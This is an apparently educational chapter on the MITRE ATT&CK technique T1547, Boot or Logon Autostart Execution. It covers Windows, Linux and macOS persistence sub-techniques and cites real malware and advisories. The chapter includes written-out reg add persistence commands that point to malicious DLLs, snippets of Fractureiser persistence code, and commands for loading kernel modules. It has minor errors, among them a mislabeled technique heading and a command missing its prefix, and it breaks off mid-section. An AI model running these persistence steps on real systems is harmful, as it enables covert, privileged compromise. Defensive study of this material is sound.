Adversaries can exploit Boot or Logon Autostart Execution mechanisms to achieve persistence, privilege escalation, and stealth in a compromised system. By leveraging these features, malicious actors can ensure their malware or tools are automatically executed whenever the system boots up or a user logs in. This can be particularly challenging to detect and remove, as the processes can embed themselves deeply within the system's normal operations.

Here are some common ways adversaries might use these mechanisms:

- **Persistence:** Malware can insert entries into places where Boot or Logon Autostart Execution is configured, such as the Windows Registry (e.g., Run, RunOnce keys), startup folders, or scheduled tasks. This ensures that the malware is launched every time the system starts or when a user logs in, maintaining the adversary's presence on the system.
- **Privilege Escalation:** Some autostart methods can be exploited to run code with higher privileges. For instance, if malware can write to an autostart location that is executed with administrative privileges, it can effectively escalate its privileges on the system.
- **Stealth:** By embedding themselves in normal boot or logon processes, malicious programs can operate under the guise of legitimate processes, making detection more difficult. This can be particularly effective if the malware mimics or replaces legitimate system files or services.
- **Bypassing Security Software:** Some malware targets autostart locations that are executed before certain security software, allowing the malware to run and potentially disable or evade detection by the security tools.
- **Remote Control Execution:** By ensuring their code is executed at startup or logon, adversaries can establish backdoors, enabling remote control over the system or allowing continuous surveillance and data exfiltration.
- **Spreading and Lateral Movement:** Some types of malware use autostart mechanisms to spread themselves across networks. For example, once they gain access to a system, they can add scripts or executables to autostart locations that will infect other systems on the network.

To defend against misuse of autostart features, it is advised to restrict write access to these areas, use security software for detection, regularly audit autostart settings, and educate users about software risks.

## Sub-techniques of Boot or Logon Autostart Execution

There are 14 sub-techniques under the Virtualization/Sandbox Evasion technique in ATT&CK v14:

ID	Name
T1547.001	Registry Run Keys / Startup Folder
T1547.002	Authentication Package
T1547.003	Time Providers
T1547.004	Winlogon Helper DLL
T1547.005	Security Support Provider
T1547.006	Kernel Modules and Extensions
T1547.007	Re-opened Applications
T1547.008	LSASS Driver
T1547.009	Shortcut Modification
T1547.010	Port Monitors
T1547.012	Print Processors
T1547.013	XDG Autostart Entries
T1547.014	Active Setup
T1547.015	Login Items

Each of these sub-techniques will be explained in the next sections.

## #8.1. T1547.001 Registry Run Keys / Startup Folder

Registry Run Keys and the Startup Folder in Windows are designated areas where programs are configured to launch automatically at system boot or user login. Located within the Windows Registry and the file system, respectively, these features are designed for convenience, allowing applications and scripts to initialize immediately upon startup and enhancing user experience by providing immediate access to frequently used programs and services.

### Adversary Use of Registry Run Keys / Startup Folder

Adversaries target Windows Run keys and the Startup folder for persistence, as these Registry areas control automatic application launches at login or boot. By manipulating them, malicious software can be consistently executed, allowing the adversary to maintain a presence on a compromised system and exploit mechanisms for legitimate auto-start processes.

#### 1. Exploiting Registry Run Keys for Persistence

By adding entries to Run Keys, malicious actors can execute their payloads, ensuring their programs activate during user logins and inherit the user's permissions for enhanced access.

The primary run keys targeted are as follows:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
```

Additionally, although not a default feature on newer Windows systems, adversaries can utilize the following key to load additional components like DLLs during logon.

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
```

For instance, the following command demonstrates how to use the Windows Registry to load a DLL file during the logon process [114]. Specifically, it adds a new entry to the **RunOnceEx** key within the Windows Registry.

```
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\0001\Depend /v
1 /d "C:\temp\malicious[.]dll"
```

This key, "[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\0001\Depend](#)," is created with the command "`reg add`," and it is configured to load a DLL named "`malicious[.dll]`" from the "`C:\temp`" directory. The "`/v 1`" specifies the value name, and "`/d`" assigns the data, which in this case is the path to the DLL file. This method is often used for executing tasks once at the next system startup, and in this context, it's shown as a way to load a malicious DLL file.

In another instance, Chinese hackers have achieved persistence by inserting a specific registry key, enabling the malware to launch during system startup [115].

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\gvlc
```

We also see the same approach in CISA's cybersecurity advisory on [Qakbot \(AA23-242A\)](#) in August 2023, where QakBot established persistence by adding a particular registry key to be run at startup [116].

As a final example, in October 2023, during malware analysis within a sandbox on a Windows system, the following registry entry was discovered as an artifact [28]:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run ExtreamFanV5  
C:\Users\user\AppData\Local\ExtreamFanV5\ExtreamFanV5.exe
```

This specific entry reveals that a program, "`ExtreamFanV5.exe`," located in the user's `AppData\Local` directory, has been configured to start automatically with each user login on their Windows account. The executable's path is appended to the Run key within the HKCU branch of the Windows Registry, ensuring its execution upon every user login. Consequently, this facilitates persistent access or activity without necessitating manual intervention by the user every time the system starts.

## 2. Startup Folder Technique as a Vector for Persistence

Adversaries often exploit the startup folder method by placing malicious executables in locations that Windows automatically checks during user logon. These folders include a specific directory for individual user accounts and a general one that applies system-wide. The correct paths are as follows:

```
# Individual User Startup Folder  
C:\Users\[Username]\AppData\Roaming\Microsoft\Windows\Start  
Menu\Programs\Startup  
  
# System-wide Startup Folder  
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp
```

By placing their malware in these folders, adversaries can trigger automatic execution of these programs at each user logon, furthering their goal of persistent system access.

For instance, as disclosed in June 2023, **Fractureiser** malware used this technique [117]. The malware first locates the **AppData** directory, a common place to hide since files here are often overlooked during manual inspections. The adversary is using the environment variable or defaulting to a standard path.

```
appData = System.getenv("APPDATA");
if (Objects.isNull(appData)) {
    path = Paths.get(System.getProperty("user.home"), "AppData", "Roaming");
} else {
    path = Paths.get(appData, new String[0]);
}
```

Next, the malware then locates the **Windows Startup** directory. By placing itself or a script here, the malware ensures it is executed every time the user logs in, thus gaining persistence.

```
windowsStartupDirectory = path.resolve(Paths.get("Microsoft", "Windows", "Start
Menu", "Programs", "Startup"));
windows = (Files.isDirectory(windowsStartupDirectory, new LinkOption[0]) &&
Files.isWritable(windowsStartupDirectory));
```

The malware seems to be masquerading as a seemingly legitimate file (perhaps imitating a component of **Microsoft Edge**). This obfuscation can help it avoid detection by both users and antivirus software.

```
if (windows) {
    localAppData = System.getenv("LOCALAPPDATA");
    path2 = Paths.get(System.getProperty("user.home"), "AppData", "Local");
} else {
    path2 = Paths.get(localAppData, new String[0]);
}
updaterFile = path2.resolve(Paths.get("Microsoft Edge", "TabWebGL64.jar"));
```

In summary, this code snippet is part of a sophisticated malware program designed to establish persistence on Windows systems. It achieves this by placing itself or a component in the system's startup folders, ensuring execution at every log-in. The malware uses environment variables and standard paths to find these directories and then checks for write permissions, indicating an intention to modify these directories.

### 3. Manipulating Registry for Startup and Service Control

To further establish their presence, adversaries may modify additional registry keys that influence startup folder items or control the automatic startup of services during system boot. They commonly alter entries within both the **HKEY\_CURRENT\_USER** and **HKEY\_LOCAL\_MACHINE** branches, impacting user shell folders and service startup configurations. This manipulation involves keys such as:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices
```

For example, the command below adds a new value to the **RunServicesOnce** key within the **HKEY\_LOCAL\_MACHINE** hive, instructing **Program.exe** to execute during the next system startup [118]:

```
reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce" /v
"MyService" /d "C:\Path\To\Malicious\Program.exe"
```

Given that this attack focuses on **HKEY\_LOCAL\_MACHINE** (HKLM), it has ramifications for all users on the system. However, if **HKEY\_CURRENT\_USER** (HKCU) were utilized, it would specifically target the current user.

The provided example from a sandbox report accurately depicts how malware often utilizes the **'push'** command to load the address of a specific Windows Registry key onto the stack. This action suggests the malware's intention to manipulate system settings for persistence [28].

Opcode	Instruction	Meta Information
68F8EA4D00	push 004DEAF8h	UTF-16 "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServicesOnce"

This specific line of meta information illustrates the malware's preliminary step in modifying the **RunServicesOnce** registry key under **HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion**.

By targeting this key, the malware aims to insert its own executable path, ensuring that its payload is automatically launched once upon the next system startup. This tactic is a clear sign of the malware's strategy to maintain its presence on the infected system. After the initial infection, this step is crucial for the malware's lifecycle, enabling it to survive reboots and continue its operations without further user interaction or detection.

## 4. Boot Execution as an Infiltration Method

The adversaries may also target the BootExecute value in `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager`. By default, this key is set for system integrity checks but can be exploited to run additional malicious programs or processes at system boot, ensuring their activation before many security measures are in place.

In summary, through these various methods, adversaries aim to install and operate malware, including remote access tools, in a manner that survives system reboots and evades detection. Often, they employ masquerading techniques, making their registry entries appear legitimate to blend in with authentic system processes. This strategic manipulation of autostart execution mechanisms underscores the importance of vigilant monitoring and robust security practices in protecting against persistent threats.

## #8.2. T1547.002 Authentication Package

Authentication packages in Windows are crucial for the operating system's management of logon processes and security protocols. These packages, typically in the form of Dynamic Link Libraries (DLLs), are loaded by the Local Security Authority (LSA) process at system startup. Their primary role is to facilitate various logon processes and implement security protocols, making them an integral component of the authentication system in Windows.

### Adversary Use of Authentication Package

Adversaries often exploit Windows systems by manipulating the Registry to gain persistent and elevated access. A common tactic involves targeting the `HKLM\SYSTEM\CurrentControlSet\Control\Lsa` key, which is critical for authentication processes. To achieve this, attackers might execute a command like the following:

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Authentication Packages" /t REG_MULTI_SZ /d "C:\Path\To\evil.dll" /f
```

This command adds their malicious DLL (`evil.dll`) to the list of authentication packages. When the system boots, the LSA process, which runs with high privileges, loads this DLL. Consequently, the malicious code gains elevated privileges and executes seamlessly within the system context. By embedding their code in such a critical system process, adversaries ensure that their payload remains active and undetected, executing with every system startup.

For example, according to CISA's cybersecurity advisory released in December 2023 [97], the [Russian Foreign Intelligence Service \(SVR\)](#) runs the following reg command on their victim's system:

```
reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa /v NoLMHash /t REG_DWORD /d "0" /f
```

This command targets the `NoLMHash` value within the `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa` path of the Registry. However, setting the `NoLMHash` value to 0 does not disable a security feature. Instead, it enables the storage of LM hash values of passwords. LM hashes are less secure due to their vulnerability to brute-force attacks, and modern Windows systems typically do not store LM hashes by default for enhanced security. Therefore, this command actually weakens password security by enabling the storage of these less secure hashes.



In addition, the **Russian Foreign Intelligence Service** (SVR) also modified the **DisableRestrictedAdmin** key to enable remote connections with the following reg command [97].

```
reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa /v  
DisableRestrictedAdmin /t REG_DWORD /d "0" /f
```

This command specifically targets the **DisableRestrictedAdmin** value within the **HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa** path. By setting **DisableRestrictedAdmin** to **0** and using the **/f** flag to force the update, the SVR effectively disabled the Restricted Admin mode for Remote Desktop Protocol (RDP) connections. Restricted Admin mode is a security feature in Windows that, when enabled, provides a more secure environment for RDP by not allowing credentials to be sent to the remote system. By disabling this feature, the SVR enhanced its ability to remotely connect to compromised systems without the usual security restrictions imposed by Windows.

## #8.3. T1547.003 Time Providers

In Windows, the W32Time service ensures time synchronization within and across domains. Time providers within this service, implemented as DLLs, fetch and distribute time stamps from various sources. They are registered in the Windows Registry, making them attractive targets for adversaries who can replace legitimate DLLs with malicious ones to exploit this crucial synchronization mechanism for nefarious purposes.

### Adversary Use of Time Providers

Adversaries aiming to maintain persistence on a Windows system may target the W32Time service, a critical component for time synchronization in network operations. They achieve this by manipulating a specific registry key:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\W32Time\TimeProviders\
```

By obtaining administrative privileges, attackers can alter this registry key to include a malicious DLL. This is typically done using the reg add command. For instance, they might add a new subkey to register their malicious DLL as a time provider, using a command like:

```
"HKLM\System\CurrentControlSet\Services\W32Time\TimeProviders\MyMaliciousTimeProvider" /v "DllName" /d "C:\Path\To\Malicious.dll" /f
```

This method is covert and effective, embedding the malware within an essential system service. When the system boots up or the W32Time service is restarted, the service control manager loads the registered time providers, including the malicious DLL. This DLL, running under the Local Service account, possesses sufficient privileges to carry out various malicious activities, exploiting the critical role of the time synchronization service in network operations.

To mitigate the risk of adversaries exploiting the W32Time service in Windows systems, a combination of restrictive measures is essential. Implementing Group Policy to restrict file and directory permissions can prevent unauthorized modifications to W32Time DLLs, blocking the insertion of malicious code. Simultaneously, restricting registry permissions through Group Policy is crucial for safeguarding W32Time registry settings against unauthorized changes.

## #8.4. T1547.004 Winlogon Helper DLL

Winlogon Helper DLLs extend the functionality of the Windows Logon process, executing code during user sessions. Integral to system operations, these DLLs are loaded by Winlogon, which manages user logins, security, and interface. Due to their elevated privileges and critical role in system processes, adversaries frequently exploit these DLLs to stealthily execute malicious code, gaining persistent, high-level access to compromised systems.

### Adversary Use of Winlogon Helper DLL

By strategically modifying specific registry entries, adversaries can manipulate Winlogon to load and execute malicious DLLs and executables during login events.

They typically focus on keys like the following, which are pivotal for Winlogon's helper functionalities.

```
HKLM\Software[\Wow6432Node\]\Microsoft\Windows NT\CurrentVersion\Winlogon\  
HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\  

```

Common tactics include

- altering the Winlogon\Shell key to replace the default system shell with a malicious executable,
- modifying Winlogon\Userinit to change the standard userinit.exe to a custom executable, and
- adding new notification package DLLs through Winlogon\Notify.

These changes cause the malicious files to execute under the context of the logged-in user or the Local System account, providing the adversaries with a reliable method for maintaining access.

For instance, according to CISA's cybersecurity advisory published in May 2023, LockBit 3.0, a sophisticated ransomware variant, utilizes the Winlogon Helper DLL technique by manipulating the Windows Registry to enable automatic logon [17]. It sets specific keys within SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon — namely AutoAdminLogon, DefaultUserName, DefaultDomainName, and DefaultPassword — to configure Windows to automatically log in with predetermined credentials. This setup allows the ransomware to gain immediate access upon system reboot, ensuring that its malicious activities, like encryption of files, can resume uninterrupted.

## #8.5. T1547.005 Security Support Provider

Security Support Providers (SSPs) in Windows are dynamic libraries that provide authentication and security services, typically loaded into the Local Security Authority (LSA) process. They handle sensitive tasks like password authentication. Adversaries target SSPs to load malicious DLLs, exploiting their integral role and privileges for persistence and access to sensitive data, such as plaintext and encrypted passwords, often leading to privilege escalation.

### Adversary Use of Security Support Provider

Adversaries frequently target Windows Security Support Providers (SSPs) to gain persistent access and escalate privileges. By injecting malicious DLLs into the LSA process, they exploit SSPs' central role in authentication. This often involves modifying registry keys like the following to control SSP loading at startup.

```
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages
```

For instance, using the following command, they can add a malicious SSP.

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages" /v  
"MyMaliciousSSP" /d "C:\Path\To\Malicious.dll" /f
```

Tools like **PowerSploit** or **Mimikatz** [119] can simplify this process, offering functionalities like **Install-SSP** and **Invoke-Mimikatz** for installing SSPs and logging authentication events. Additionally, frameworks like **Empire** [30] can enumerate existing SSPs, providing adversaries with a comprehensive toolkit for manipulating these critical components.

For instance, as disclosed by CISA, the North Korean Trojan **HOPLIGHT** utilized a technique involving the manipulation of SSPs by targeting the LSASS in Windows [120]. **HOPLIGHT** specifically modified the **Security Packages** registry key within **SYSTEM\CurrentControlSet\Control\Lsa** to allow the Trojan to inject its malicious code into the authentication process handled by LSASS. By doing so, **HOPLIGHT** gained the ability to intercept and manipulate sensitive security data, such as passwords, and potentially escalated its privileges within the system.

This sophisticated approach not only facilitated persistent access to the compromised system but also significantly compromised its security integrity, thereby demonstrating the advanced capabilities of state-sponsored cyber threats.

## #8.6. T1547.006 Kernel Modules and Extensions

Kernel modules in Linux (Loadable Kernel Modules, or LKMs) and kernel extensions in macOS (kexts) are components used to extend the core functionality of the system's kernel without needing to reboot. These modules and extensions can dynamically add capabilities to the kernel, allowing for hardware support, file system extensions, and other low-level operations directly within the kernel's domain.

### Adversary Use of Kernel Modules and Extensions

Adversaries may exploit kernel modules and extensions to achieve persistence and privilege escalation on systems by modifying the kernel to execute programs on system boot. This approach targets LKMs in Linux and kexts in macOS, both of which are used to extend kernel functionality without rebooting the system.

#### 1. Exploiting Loadable Kernel Modules (LKMs) in Linux

In this section, we assume that the adversary has gained access to a Linux system and has escalated their privileges to obtain root access, which is a necessary step for loading kernel modules.

The adversary may write a malicious LKM in C, customizing it to perform tasks such as hiding files and processes, establishing backdoors, or providing unauthorized root access. To ensure compatibility, the malicious module is compiled using Linux kernel headers. A typical command for this compilation process is as follows:

```
make -C /lib/modules/$(uname -r)/build M=$(pwd) modules
```

This command compiles loadable kernel modules in Linux. It utilizes the 'make' tool to build modules, with the '-C' option indicating the kernel's build directory that matches the current kernel version (determined by `$(uname -r)`). The 'M=\$(pwd)' portion specifies the directory where the module's source code is located. This ensures that the module is compiled against the appropriate kernel headers, ensuring compatibility with the currently running kernel.

Subsequently, with root privileges, the adversary employs either 'insmod' or 'modprobe' to load the module into the kernel. For instance:

```
insmod malicious_module.ko
```

Once loaded, the LKM operates with kernel-level privileges, granting the adversary the ability to manipulate system operations and maintain persistence, often by executing automatically upon system boot.

As a recent case in point, in October 2023, the **Qubitstrike malware** campaign introduced the '**Diamorphine**' LKM (loadable kernel module) rootkit [121], aiding in the concealment of specific processes from monitoring tools.

## 2. Exploiting Kernel Extensions (kexts) in macOS

For this technique, adversaries first develop a malicious kernel extension (kext) for macOS, typically written in **C** or **C++**. This kext is designed to carry out malicious actions, such as establishing backdoors, hiding files, or intercepting user activities. They compile the kext using **Xcode**, Apple's integrated development environment, with a command like:

```
xcodebuild -target [KextNameDecided] -configuration Release
```

This command compiles the kext against macOS kernel headers, ensuring compatibility with the targeted macOS version.

Next, to bypass macOS's security measures, adversaries must address the signing of the kext. Ideally, they use a developer ID certificate granted by Apple, but this is often not feasible for malicious activities. Therefore, they might target systems with System Integrity Protection (SIP) disabled, allowing unsigned kexts to be loaded. Alternatively, they may use social engineering or other methods to trick users into disabling SIP.

With SIP disabled, the adversary then loads the kext into the system using the `kextload` command:

```
sudo kextload /path/to/malicious.kext
```

Once the kext is loaded, it operates with kernel-level privileges, providing the adversary with significant control over the system. This can include executing code with elevated privileges, modifying system processes, or remaining hidden from traditional security tools.

## #8.7. T1547.007 Re-opened Applications

Re-opened applications in macOS automatically start upon user login, a feature designed for user convenience. This is facilitated through a property list file, which records applications running during the last logout. Adversaries exploit this by inserting malicious applications into this list, ensuring their automatic execution upon user login, thereby stealthily achieving persistence.

### Adversary Use of Re-opened Applications

Adversaries harness macOS's re-opened applications feature to establish persistence by manipulating a `plist` file, such as `com.apple.loginwindow.<UUID>.plist`, found in the user's `~/Library/Preferences/ByHost` directory. This file stores the configuration for applications to be automatically relaunched when a user logs back in—a feature users opt into for convenience via a prompt during logout. Malicious actors append their own entries into this `plist` using commands like [122]:

```
$ plutil -p ~/Library/Preferences/ByHost/com.apple.loginwindow.<UUID>.plist
```

This outputs the `plist`'s contents, where attackers can add entries with keys specifying the bundle identifier and path to their malware. For example:

```
{
  "TALAppsToRelaunchAtLogin" => [
    0 => {
      "BackgroundState" => 2
      "BundleID" => "com.apple.ichat"
      "Hide" => 0
      "Path" => "/System/Applications/Messages.app"
    }
  ]
  1 => {
    "BackgroundState" => 2
    "BundleID" => "com.google.chrome"
    "Hide" => 0
    "Path" => "/Applications/Google Chrome.app"
  }
  ...
}
```

In doing so, the malware is automatically executed each time the user logs in, leveraging legitimate macOS functionality to maintain a covert presence.

## #8.8. T1547.008 LSASS Driver

LSASS drivers in Windows are legitimate drivers loaded by the Local Security Authority Subsystem to manage various security policies. Adversaries target these drivers due to their high privilege level, which, when compromised, can grant deep system access, allowing for persistent and covert exploitation of the infected host system.

### Adversary Use of LSASS Driver

Adversaries can achieve persistent access to compromised systems by modifying or adding drivers associated with the LSASS. Within the Windows security architecture, LSASS plays a crucial role in enforcing security policies and managing user authentication. This service, running as the 'lsass.exe' process, incorporates multiple DLLs connected to different security functions.

By targeting these LSASS drivers, adversaries can gain persistent control. This is achieved through either replacing existing drivers or adding unauthorized ones, a technique known as "Hijack Execution Flow." Through such modifications, attackers can exploit the LSA operations to repeatedly execute malicious payloads, leveraging the high privileges and core functionalities of LSASS. This approach provides a stealthy and robust method for attackers to maintain their presence within the system and carry out their activities without easy detection.

For instance, the **Wingbird** malware, identified as **Backdoor:Win32/Wingbird.A!dha**, enters target systems through spear-phishing and an Adobe Flash exploit. It targets critical processes, injecting code into **winlogon.exe** and **services.exe** processes. Notably, it replicates **lsass.exe** in a directory such as **\ProgramData\AuditService** and places the malicious **sspisrv.dll** alongside it. This setup allows 'sspisrv.dll' to execute as a driver before the replicated 'lsass.exe' crashes. Consequently, 'sspisrv.dll' injects code into 'svchost.exe', turning it into a backdoor for command execution and data exfiltration, exploiting the system while masquerading as legitimate operations. This attack exemplifies sophisticated methods used to compromise LSASS for persistent system access and control [123].




## #8.9. T1547.009 Shortcut Modification

Shortcut modifications refer to altering Windows shortcut files (LNK files), which are essentially pointers to an executable file. This technique involves changing a shortcut's properties, such as its target path, to redirect users to a program or script different from the one originally intended. The modification can be subtle, often keeping the shortcut's original icon and name, making it difficult for users to notice the change.

### Adversary Use of Shortcut Modification

By editing the target path of a shortcut or replacing it entirely, adversaries can deceive users into launching their malware under the guise of a familiar program.

For instance, as disclosed in February 2023 in the **IceBreaker** malware attack, adversaries craftily use LNK files as an infiltration tool [124]. They lure customer service representatives of gaming companies into downloading these LNK files, which are disguised as innocuous images.



Once executed, these shortcuts initiate a download of an **MSI** (Microsoft Installer) package from the attacker's C2 server, which contains a complex payload named **Port.exe**. This executable, a sophisticated backdoor, is designed to evade detection and establish persistence by creating a new LNK file in the Windows startup folder. This method ensures that the malware is reactivated with each system boot, maintaining the attacker's access and control over the compromised system.

Another example, as highlighted by CISA's **AA22-083A** security advisory, involves Russian cyber actors manipulating LNK files to conduct credential harvesting [125]. They altered the icon path in the shortcut files to point to a remote server under their control. When a user navigated to the directory containing the modified shortcut, Windows attempted to retrieve the icon from this server, unknowingly initiating an **SMB** session. This session inadvertently transmitted the user's credentials to the threat actors. Such a strategy exemplifies the effectiveness of shortcut modification in achieving both persistence and facilitating sophisticated cyber espionage.

## #8.10. T1547.010 Port Monitors

Port monitors in Windows facilitate printer communications and can be exploited by adversaries for malicious purposes. By replacing or adding a port monitor DLL via the Windows Registry, adversaries can ensure their code is executed with high privileges by the print spooler service during system boot, achieving persistence and potential privilege escalation.

### Adversary Use of Port Monitors

By setting a port monitor to load a malicious DLL at startup, adversaries can execute code as SYSTEM, the highest level of privilege in Windows. This technique involves modifying a specific registry key to point to a malicious DLL. The key of interest is `HKLM\SYSTEM\CurrentControlSet\Control\Print\Monitors`, which contains entries for various types of print monitors like Local Port, Standard TCP/IP Port, and WSD Port, etc [126]. Adversaries can add a new entry or modify an existing one to load their DLL.

For instance, an adversary might execute a command like:

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Print\Monitors\MyCustomMonitor" /v "Driver" /t REG_SZ /d "C:\Windows\System32\malicious.dll" /f
```

This command adds a new port monitor named "MyCustomMonitor" with a driver value pointing to a malicious DLL located in the `System32` directory. When the system boots, the print spooler service `spoolsv.exe`, which runs with `SYSTEM` privileges, loads this DLL, thereby executing the malicious code with high-level access.

The strategic choice of this registry key and the associated service for persistence lies in the typical trust and elevated privileges granted to the printing subsystem in Windows environments. This method enables the malware to persist across reboots and operate with significant control over the system, making it a preferred tactic for sophisticated adversaries aiming for deep system integration.

## #8.12. T1547.012 Print Processors

Print processors, dynamic link libraries (DLLs) employed by the Windows print spooler service (`spoolsv.exe`), are crucial for managing print jobs, handling data formats, and print layouts. However, they can be exploited by adversaries for malicious purposes, such as achieving persistence and privilege escalation within the system.

### Adversary Use of Print Processors

Adversaries exploit print processors for persistence and privilege escalation by executing malicious DLLs during system boot. These DLLs are loaded by the print spooler service, `spoolsv.exe`. Attackers can add malicious print processors using the `AddPrintProcessor API` (requiring `SeLoadDriverPrivilege`) or by modifying the Windows Registry.

A common method involves adding a key to this path, which should point to the malicious DLL.

```
HKLM\SYSTEM\[CurrentControlSet or  
ControlSet001]\Control\Print\Environments\[Windows architecture]\Print  
Processors\[user defined]\Driver
```

The malicious DLL must be in the system print-processor directory or a relative path found using the `GetPrintProcessorDirectory` API. After installation, restarting the print spooler service activates the malicious print processor. The loaded DLL gains elevated privileges since this service runs with `SYSTEM`-level permissions.

For example, the `Earth Lusca APT` group used this method by executing [127]:

```
reg add "HKLM\SYSTEM\ControlSet001\Control\Print\Environments\Windows x64\Print  
Processors\UDPrint" /v Driver /d "spool.dll" /f
```

This command creates a new print processor, `UDPrint`, with its driver set to `spool.dll`, a malicious DLL. Upon system boot and print spooler restart, `spool.dll` is executed with `SYSTEM` permissions.

Furthermore, the **PipeMon** malware, attributed to the **Winnti** hacking group, has demonstrated the use of this technique for achieving persistence [128]. The malware deploys a malicious DLL loader into the directory where print processors are stored and subsequently registers it as an alternative print processor by modifying registry values.

To be more specific, the malware alters entries like **PrintFilterPipelineSvc** and **l1tdsvc1** to point to its malicious DLLs, such as **DEment.dll** and **EntAppsvc.dll**.

```
HKLM\SYSTEM\ControlSet001\Control\Print\Environments\Windows x64\Print Processors\PrintFiiterPipelineSvc\Driver = "DEment.dll"
```

```
HKLM\SYSTEM\CurrentControlSet\Control\Print\Environments\Windows x64\Print Processors\l1tdsvc1\Driver = "EntAppsvc.dll"
```

This setup ensures that the malicious print processor is loaded each time the print spooler service starts, which occurs at every system boot, thus maintaining the malware's presence and control over the compromised system.

## #8.13. T1547.013 XDG Autostart Entries

**XDG Autostart Entries in Linux are configuration files that enable applications to run automatically at user login. These entries specify scripts or programs to be executed, providing a method for software, including potentially malicious ones, to achieve persistence by ensuring their activation every time a user logs into the system, thus facilitating ongoing control or surveillance.**

### Adversary Use of XDG Autostart Entries

Adversaries targeting Linux systems can exploit XDG Autostart Entries for persistence by executing malicious programs upon user login. This technique involves manipulating `.desktop` files in XDG Autostart directories like

- `/etc/xdg/autostart`, or
- `~/.config/autostart`.

These files define applications to launch when a user's desktop environment loads.

For instance, in the case of the **Netwire** malware, it alters the XDG Autostart Entries for persistence [129]. The malware creates a `.desktop` file with contents similar to the following:

```
[Desktop Entry]
Type=Application
Exec=/home/user/.config/dbus-notifier/dbus-inotifier
Name=system service d-bus notifier
```

This file, when placed in an autostart directory such as `~/.config/autostart`, would execute the specified command (`/home/user/.config/dbus-notifier/dbus-inotifier`) at every desktop environment startup. Netwire's approach often includes masquerading techniques, naming the `.desktop` file and the executable in a manner that mimics legitimate system processes, thereby evading detection.

By leveraging XDG Autostart Entries in this way, Netwire ensures its persistent activation on the infected system, being automatically re-executed every time the user logs in.

## #8.14. T1547.014 Active Setup

Active Setup in Windows is designed to execute specific programs or scripts automatically at user login, mainly for configuring user profiles on the first login. Its ability to run code for each user profile makes it an attractive target for adversaries, who exploit this feature to achieve persistent and stealthy execution of malicious payloads across all user accounts.

### Adversary Use of Active Setup

Adversaries often use **Active Setup** in Windows for persistence by adding a Registry key that executes a program upon user login. Active Setup, a **Windows** mechanism designed to run programs after a user logs in, can be manipulated by creating a key under **HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components\** and setting a malicious path for **StubPath**. This path points to the program that will run when the user logs into the computer. Executed under the user's context, it will have the permissions level associated with that account.

For example, the backdoor trojan **Poisonivy** uses this technique for persistence. Detected by Microsoft Defender Antivirus as **Backdoor:Win32/Poisonivy.E**, **Poisonivy** is known for unauthorized access and control capabilities. It modifies the registry to ensure automatic execution:

```
reg add "HKLM\Software\Microsoft\Active Setup\Installed Components\<CLSID>" /v  
"StubPath" /d "c:\windows:svchost.exe" /f
```

This command adds a **StubPath** value pointing to **c:\windows:svchost.exe**, a malicious executable. When a user logs in, this executable is automatically launched, allowing **Poisonivy** to maintain persistence and control over the machine. The trojan further hides its presence by injecting itself into processes like **iexplore.exe**, evading firewall detection and executing commands received from a remote server.

The Active Setup attack technique, characterized by the abuse of inherent system features, presents a significant challenge for mitigation through preventive controls. Since it leverages legitimate functionalities and processes of the operating system, distinguishing between normal and malicious use becomes complex. Standard preventive measures may not effectively counteract these tactics without potentially impacting regular system operations, necessitating a more nuanced approach to detection and response.

## #8.15. T1547.015 Login Items

Login items in macOS are applications, documents, folders, or server connections that automatically launch when a user logs into their account. Designed for convenience, they allow frequently used programs and files to be readily accessible at session start. Users manage these items through System Preferences, customizing their startup routine. This feature's ability to execute programs automatically makes it an attractive target for adversaries seeking persistence or privilege escalation.

### Adversary Use of Login Items

